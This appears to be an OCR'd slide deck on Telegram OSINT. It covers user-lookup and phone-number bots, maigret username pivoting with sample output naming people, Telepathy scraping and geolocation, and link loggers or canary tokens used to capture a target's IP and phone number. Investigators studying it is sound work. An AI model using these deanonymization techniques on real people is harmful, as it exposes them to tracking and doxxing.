
The service also presents the possibility of querying the DB of collected data. **The service seems not to be fully functional as of the beginning of 2022**.



@SANGMATAINFO_BOT

TGSCANROBOT

Uno strumento più duttile che permette di avere accesso ai dettagli utente ed i gruppi a cui appartiene è **tgscanbot**



NICKNAME

Telegram allows users to set a nickname. **THE NICKNAME IS UNLINKED FROM THE ID**.

Anyway it is used to represent one's identity.

Telegram allows people to add people by nickname without exposing their phone number.


Below is an example of nickname pivoting using the **maigret tool**

UTILIZZO DI MAIGRET

```
:~$ maigret -a zomgzomg
[-] Starting a search on top 2802 sites from the Maigret database...
[*] Checking username zomgzomg on:
[?] StackOverflow: https://stackoverflow.com/users/filter?search=zomgzomg
[+] Telegram: https://t.me/zomgzomg
 ├─fullname: jane mendonca
 └─image: https://cdn4.telegram-cdn.org/file/NMtf_Ylbtj_gBb0RPbqPzqkfn8EgU3L97XSwdUdNEtKStGKGP_lpk-2MQq
V3cBAwAeX5r3QNcRuj6r1BcIMT_kddfqpxMcl0PChceRiwSRltPDqcjQMM-PZfhAZamxtLbprrwLZhWH_GH3XboRKw40KjO6qvbpE-
[+] Imgur: https://imgur.com/user/zomgzomg
 ├─id: 20166798
 ├─imgur_username: zomgzomg
 ├─reputation_count: 0
 ├─reputation_name: Neutral
 ├─image: https://i.imgur.com/SX0emf8_d.png?maxwidth=290&fidelity=grand
 └─created_at: 2015-04-29T01:31:43Z
[+] VK: https://vk.com/zomgzomg
 └─fullname: Stanislav Sergeev
[+] YandexCollections API [Yandex]: https://yandex.ru/collections/api/users/zomgzomg/
 ├─yandex_public_id: dhhq6c06mfuh4emg8y43rc15rr
 ├─fullname: Дима Б.
```

HTTPS://GITHUB.COM/SOXOJ/MAIGRET

TELEPATHY



Telepathy is a tool that uses the Telethon library to enable scraping and analysis on **Telegram channels**.

It works well with public groups, and in addition to providing details on Telegram channels, it allows statistics on users and **geolocation of them**.


HTTPS://GITHUB.COM/JORDANWILDON/TELEPATHY

TELEPATHY


Another interesting feature of Telepathy is the search using geographical coordinates.

HTTPS://GITHUB.COM/JORDANWILDON/TELEPATHY

TELEPHONE NUMBERS



@ADDPRIVATEGROUP_BOT
@CRYPTOSCANNING_BOT
@PROTESTCHAT_BOT
@JOINCHATRU_BOT
@DEANONYM_BOT
@GETCONT_BOT
@CHECNUM_BOT
@EYEGOODBOT
@TPOISK_BOT
@LBSE_BOT




A more **social engineering** approach falls back on the use of **Canary Bots** or possibly embedded loggers in links. In this way, the **IP** and **telephone number** of a possible target can be obtained.

HTTPS://GITHUB.COM/THINKST/CANARYTOKENS
HTTPS://GITHUB.COM/LAMER112311/DNNME

CHATS AND GROUPS

Chats // groups also contain an **ID**, in this case it is a negative value.

- Groups may provide roles that determine the status of certain users in the group and administrators.
- A description that may contain useful information.
- Possible invitation links if these are secret



CHAT AND GROUPS

The format of invitation links has undergone several changes over time.


Prior to 2017, the links contained information on who requested and developed them.

Links following this format are longer than **18 characters** and do not begin with **AAA** padding

CHANNELS

Come i gruppi i canali posseggono un **ID** anche esso **negativo.**

- Come i gruppi, i canali possono esporre diverse informazioni riguardanti il creatore o i contatti.
- Qualora sia abilitato, gli utenti possono partecipare a discussioni riguardanti i post presenti sul canale.
- Un dettaglio interessante riguarda la piattaforma di microblogging telegra.ph spesso per pubblicare contenuti che vengono poi condivisi dai canali.



HTTPS://TELEGRA.PH

SHOWJSONBOT


An extremely convenient tool capable of performing a precise analysis on the details of a message is **@showjsonbot**.

By forwarding the message to the bot, the corresponding json format is obtained.

@SHOWJOSNBOT

STICKERS


The stickers also contain **some metadata** that can be traced back to the author, in this case it was possible to trace the 2 authors of the 64x and 32 version with the help of **@FindStickerCreatorBot**




SEARCH ENGINES

TELEGAGO - https://cse.google.com/cse?q=+&cx=006368593537057042503:efxu7xprihg#gsc.tab=0&gsc.q=%20&gsc.page=1

CSE-based search engine. Automates **DORKs** that filter content from the main search engines in Telegram. Results can be filtered by category.





SEARCH ENGINES


TELECRACK - https://telegcrack.com

A search engine geared towards searching for content published on Telegraph, the microblogging platform widespread throughout the CIS countries.

SEARCH ENGINES

XTEA.IO - https://xtea.io/ts.html#gsc.tab=0&gsc.q=


A search engine geared towards finding content published on **Telegram**, it also indexes some **Chinese communities**.

